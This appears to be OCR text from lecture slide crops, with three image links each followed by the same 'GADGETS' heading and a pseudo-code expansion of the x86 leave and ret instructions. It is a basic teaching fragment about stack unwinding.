
GADGETS

```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```




GADGETS

```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```




GADGETS

```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```

